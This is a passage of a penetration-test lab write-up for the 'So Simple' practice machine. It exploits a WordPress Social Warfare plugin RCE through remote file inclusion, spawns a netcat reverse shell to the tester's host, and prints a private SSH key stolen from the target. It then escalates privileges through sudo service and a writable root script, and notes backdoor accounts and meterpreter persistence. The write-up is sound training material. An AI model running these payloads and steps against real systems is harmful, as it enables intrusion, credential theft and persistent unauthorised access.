Confirmed By: Comment (Passive Detection)

Version: 3.5.0 (100% confidence)
Found By: Comment (Passive Detection)
- http://192.168.123.78/wordpress/, Match: 'Social Warfare v3.5.0'
Confirmed By:
Query Parameter (Passive Detection)
- http://192.168.123.78/wordpress/wp-content/plugins/social-warfare/assets/css/stvle.min.css?ver=3.5.
```

Social warfare and Simple-cart-solution

3.3.3.1.2 Foothold We can search for exploits related to these plugins out of which Social Warfare was vulnerable to unauthenticated remote code execution

The screenshot shows the WPScan website interface. The main heading is "Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)". Under the "Description" section, it states: "Unauthenticated remote code execution has been discovered in functionality that handles settings import." The "Proof of Concept" section contains three steps:

1. Create payload file and host it on a location accessible by a targeted website. Payload content : `<pre>system('cat /etc/passwd')</pre>`
2. Visit `http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt`
3. Content of `/etc/passwd` will be returned

Following the proof of concept, we need to host the payload which will have any command, here I'll show the output of `id` command and through RFI on `swap_url`, it will accept that file as input and will execute it through system function

The payload file have this content

```
<pre>system('id')</pre>
```


```
(arz@kali)-[~/Notes/PG/SomSimple]
└─$ cat payload.txt
<pre>system('id')</pre>
```

Hosting it through "python3 -m http.server 3333", making a request to this url with our payload file

```
http://192.168.123.78/wordpress/wp-admin/admin-
post.php?swp_debug=load_options&swp_url=http://192.168.49.123:3333/payload.txt
```


```
(arz@kali)-[~/Notes/PG/SomSimple]
└─$ python3 -m http.server 3333
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
192.168.123.78 - - [07/Sep/2022 01:02:18] "GET /payload.txt?swp_debug=get_user_options HTTP/1.0" 200 -
```

We get a request on our python server and on the web page we'll get the output of `id` command




Now that we have confirmed there's RCE we can get a reverse shell and for that we'll use netcat busybox one-liner as by default busybox version of netcat is available

```
<pre>system('rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.49.123 2222  
→ >/tmp/f')</pre>
```



Stabilizing the shell with python3 so that we can get make our reverse shell better with the arrow key and tab completion functionality



3.3.3.1.3 Privilege Escalation We can access max's directory which had .ssh hidden directory having the private key

[<https://i.imgur.com/HVRCnR6.png>]

We can transfer that onto our local machine and use it through SSH to login but before that we want to change the permissions of that file to read and write only by our current user with `chmod 600`

```
(arz@kali)-[~/Notes/PG/SomSimple]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

(arz@kali)-[~/Notes/PG/SomSimple]
└─$
```

```
(arz@kali)~[~/Notes/PG/SomSimple]
└─$ chmod 600 id_rsa

(arz@kali)~[~/Notes/PG/SomSimple] BY HARDER
└─$ ssh root@192.168.123.148
^C

(arz@kali)~[~/Notes/PG/SomSimple]
└─$ ssh max@192.168.123.78 -i id_rsa
The authenticity of host '192.168.123.78 (192.168.123.78)' can't be established.
ED25519 key fingerprint is SHA256:+ejHZkFq2lU166K6hxgfr5b2MocZzYE8v3yBV3/XseI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.123.78' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Sep  6 20:30:25 UTC 2022

System load:  0.0          Processes:           170
Usage of /:   53.1% of 8.79GB   Users logged in:    0
Memory usage: 20%          IPv4 address for docker0: 172.17.0.1
Swap usage:   0%           IPv4 address for ens160: 192.168.123.78

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

max@so-simple:~$
```

Doing `sudo -l` will show that max can run service with steven user, we can check the abuse from GTFOBINS to escalate our privileges

```
max@so-simple:~$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:~$
```

The screenshot shows the GitHub repository page for `gtfobins/service`. The repository has 7,264 stars. There are two tabs: "Shell" and "Sudo".

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

```
sudo -u steven /usr/sbin/service ../../bin/bash
```

```
max@so-simple:~$ sudo -u steven /usr/sbin/service ../../bin/bash
steven@so-simple:/$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
steven@so-simple:/$
```

3.3.3.1.4 Gaining Root Access Doing `sudo -l` again with `steven` will show that we can run `/opt/tools/server-health.sh` as a root user

But this file doesn't exist on checking with `ls`

[](https://i.imgur.com/4YUgXNY.png)

If we check the permissions on `/opt` directory, `steven` is the owner of this directory which means we can create this file and execute whatever we want as a root user, so here I just added bash command which will spawn bash shell as root on executing the file

```
steven@so-simple:/opt/tools$ cat ./server-health.sh
bash
steven@so-simple:/opt/tools$
```

Now just execute this script with `sudo` and we'll get the root shell


```
sudo /opt/tools/server-health.sh
```

```
steven@so-simple:/opt/tools$ sudo /opt/tools/server-health.sh  
root@so-simple:/opt/tools# id  
uid=0(root) gid=0(root) groups=0(root)
```

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

I added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on the exam network were completed, I removed all user accounts and passwords as well as the meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.